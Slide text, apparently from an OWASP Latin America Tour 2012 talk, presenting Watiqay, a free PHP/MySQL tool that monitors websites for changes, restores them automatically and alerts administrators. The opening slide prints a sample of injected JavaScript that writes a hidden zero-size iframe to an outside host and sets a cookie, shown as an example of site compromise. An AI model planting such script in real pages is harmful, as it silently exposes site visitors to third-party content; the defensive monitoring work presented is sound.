<!-- border=0>');</script><noscript></noscript><!--End Superstats tracking code. --></body></html><SCRIPT>  
function addCookie(name, value, hours)  
{  
    var date = new Date();  
    date.setTime(date.getTime()+(hours*3600000));  
    var expires = ""; expires="+date.toGMTString();  
    document.cookie = name+"="+value+expires+"; ";  
}  
document.write('<iframe frameborder="0" onload=\'' if (!this.src){ this.src="http://  
<!-- www.superstats.com/in.cgi?3"; this.height=0; this.width=0;} \\'></iframe>');  
addCookie("cook", "1", 24);  
</script>
```

Injected IFRAME



2/26/2012

Proceso de monitoreo






Respuestas automáticas

Watiqay no solo pretende funcionar como "chismoso" ante cualquier incidente , también permite restaurar el sitio automáticamente, inhabilitar todo el site o parte de el, bloqueo de ip´s, etc.



Entonces

1. Watiqay es capaz de detectar cualquier modificación que se haga en un sitio web.
 2. Ejecutar decisiones pre-configuradas.
 3. Avisar al administrador sobre el incidente
- 

Algo más

- 1. Watiqay está desarrollado en php y mysql.
 2. Funciona con crontab.
 3. Se espera ser traducido a python y ruby.
 4. Faltan agregar algunas funcionalidades.
 5. Watiqay es software libre (licencia GLP 2.0)

Colabora



Dando sugerencias, programando, testeando
traduciendo, etc.



OWASP

LATIN AMERICA

TOUR 2012



Preguntas?

(not trolling please)

The OWASP Foundation
<http://www.owasp.org>



OWASP

LATIN AMERICA

TOUR 2012



Watiqay Project

monitoring web applications

Carlos Ganoza P.

cganozap@gmail.com
www.todoporelvicio.com
@drneox

The OWASP Foundation
<http://www.owasp.org>